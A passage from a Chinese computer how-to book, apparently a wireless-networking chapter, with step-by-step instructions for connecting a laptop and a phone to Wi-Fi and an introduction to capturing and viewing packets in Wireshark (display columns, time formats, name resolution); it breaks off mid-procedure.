笔记本电脑具有无线接入功能，台式计算机要想接入无线网，需要购买相应的无线接收器。这里以笔记本电脑为例，介绍如何将计算机接入无线网，具体的操作步骤如下。

Step 01 双击笔记本电脑桌面右下角的无线连接图标，打开“网络和共享中心”窗口，在其中可以看到这台笔记本电脑的网络连接状态，如下图所示。



Step 02 单击笔记本电脑桌面右下角的无线连接图标，在打开的界面中显示了笔记本电脑自动搜索的无线设备和信号，如下图所示。




Step 03 单击一个无线连接设备，展开无线连接功能，在其中选中“自动连接”复选框，如下图所示。




Step 04 单击“连接”按钮，在打开的界面中输入无线连接设备的连接密码，如下图所示。



Step 05 单击“下一步”按钮，开始连接网络，如下图所示。



Step 06 连接到网络之后，桌面右下角的无线连接设备显示正常，并以弧线的方法给出信号的强弱，如下图所示。



Step 07 再次打开“网络和共享中心”窗口，在其中可以看到这台笔记本电脑当前的连接状态，如下图所示。



绝招4：将手机接入无线网



无线局域网配置完成后，用户可以将手机接入无线网，从而实现无线上网，手机接入无线网络的操作步骤如下。

Step 01 在手机界面中点按“设置”图标，进入手机的“设置”界面，如下图所示。



Step 02 点按 WLAN 右侧的“已关闭”，开启手机 WLAN 功能，并自动搜索周围可用的 WLAN，如下图所示。



Step 03 点按可用的 WLAN，弹出连接界面，在其中输入相应的密码，如下图所示。



Step 04 点按“连接”按钮，即可将手机接入 WiFi，并在下方显示“已连接”字样，这样手机就接入了 WiFi，然后就可以使用手机进行上网了，如下图所示。




12.3　无线网络的安全分析

使用 Wireshark（前称 Ethereal）可以对无线网络进行安全分析，该软件是一个网络封包分析软件，主要作用功能捕获网络封包，并尽可能显示出最为详细的网络封包信息，网络管理员使用 Wireshark 可以检测当前网络问题。


打开 Wireshark 抓包工具，单击“应用程序”下拉菜单，从中选择“09- 嗅探 / 欺骗”选项，在弹出的菜单中可以看到 Wireshark 图标，如下图所示。



单击Wireshark图标便可以打开Wireshark抓包软件,其工作界面如下图所示。



如果已经进行了抓包操作，当打开一个数据包后，其工作界面如下图所示。






绝招5：快速配置Wireshark

Wireshark的特点是简单易用，通过简单的设置便可以开始抓包，甚至只需选择一个网卡，单击“开始”按钮，便可以实现快速抓包。


1. 开始抓包

具体的操作步骤如下。

Step 01 打开Wireshark抓包工具，在界面“捕获”功能中，可以对捕获数据包进行快速配置，如果网卡中产生数据，会在网卡的右侧显示折线图，如下图所示。



Step 02 双击选中的网卡，便可以开始抓包，此时“开始”按钮变成灰色，“停止”按钮与“重置”按钮可用，如下图所示为Wireshark工具抓取的数据信息。



提示：抓包一旦开始，默认数据包显示列表会动态刷新最新捕获的数据。单击“停止”按钮可以停止对数据包的捕获，此时状态栏会显示当前捕获的数据包数量及大小。

2. 数据包显示列

默认情况下，Wireshark会给出一个初始数据包显示列。

主要内容介绍如下。

（1）No：编号，根据抓取的数据包自动分配。

（2）Time：时间，根据捕获时间设定该列。

（3）Source：源地址信息，如果数据包包含源地址信息（如IP、Mac等），这类信息会显示在这列中。

（4）Destination：目的地址信息，同源地址信息类似。

（5）Protocol：协议信息，捕获的数据包会根据不同的协议进行标注，这列显示具体协议类型。


（6）Length：长度信息，标注出该数据包的长度信息。

（7）Inof：信息，Wireshark对数据包的一个解读。

3. 修改显示列

默认的显示列可以修改，在实际数据分析中，根据需要可以修改显示列的项目，具体的操作步骤如下。

Step 01 选中需要加入显示列的子项，右击，在弹出的快捷菜单中选择“应用为列”菜单命令，如下图所示。



Step 02 此时显示列中会加入新列，这样针对特殊协议分析会非常有帮助，如下图所示。

No.	Time	Source	Destination
121	04:12:41.688209087	42:31:3c:e1:d0:69	Broadcast
122	04:12:41.699530208	Shenzhen_2f:7a:0...	BbkEduca_00:a4:2...
123	04:12:41.706773892	HuaweiTe_7c:fe:1...	Guangdon_d8:ec:9...
124	04:12:41.708821624	HuaweiTe_7c:fe:1...	Guangdon_d8:ec:9...
125	04:12:41.711347375		Guangdon_d8:ec:9...
126	04:12:41.714919849		Guangdon_d8:ec:9...

Step 03 用户还可以删除、隐藏当前列，在显示列标题中右击，在弹出的快捷菜单中可以通过选择相应的菜单命令，来删除或隐藏列，如下图所示。




Step 04 用户可以对当前列信息进行修改，在显示列标题中右击，在弹出的快捷菜单中选择“编辑列”菜单命令，即可进入列信息编辑模式，这时可以对当前列信息进行修改，如下图所示。

4. 修改显示时间

默认情况下，Wireshark 给出的时间信息不方便阅读，为此，Wireshark 提供了多种时间显示方式，用户可以根据个人喜好进行选择，具体的操作步骤如下。

Step 01 单击“视图”菜单，在弹出的菜单中选择“时间显示格式”菜单命令，如下图所示。




Step 02 这样就可以将默认时间信息以时间格式显示出来，修改后的时间如下图所示，这样更加符合阅读习惯。

Time
2018-10-10 04:12:41.541339119
2018-10-10 04:12:41.543900096
2018-10-10 04:12:41.560918794
2018-10-10 04:12:41.578031296

5. 名字解析

默认情况下，Wireshark 只开启了 MAC 地址解析，针对不同厂商的 MAC 头部信息进行解析，这样方便阅读。如果在实际中有需要，可以开启解析网络名称、解析传输层名称，具体的操作步骤如下。


Step 01 选择“捕获”菜单，在弹出的菜单中选择“选项”菜单命令，如下图所示。



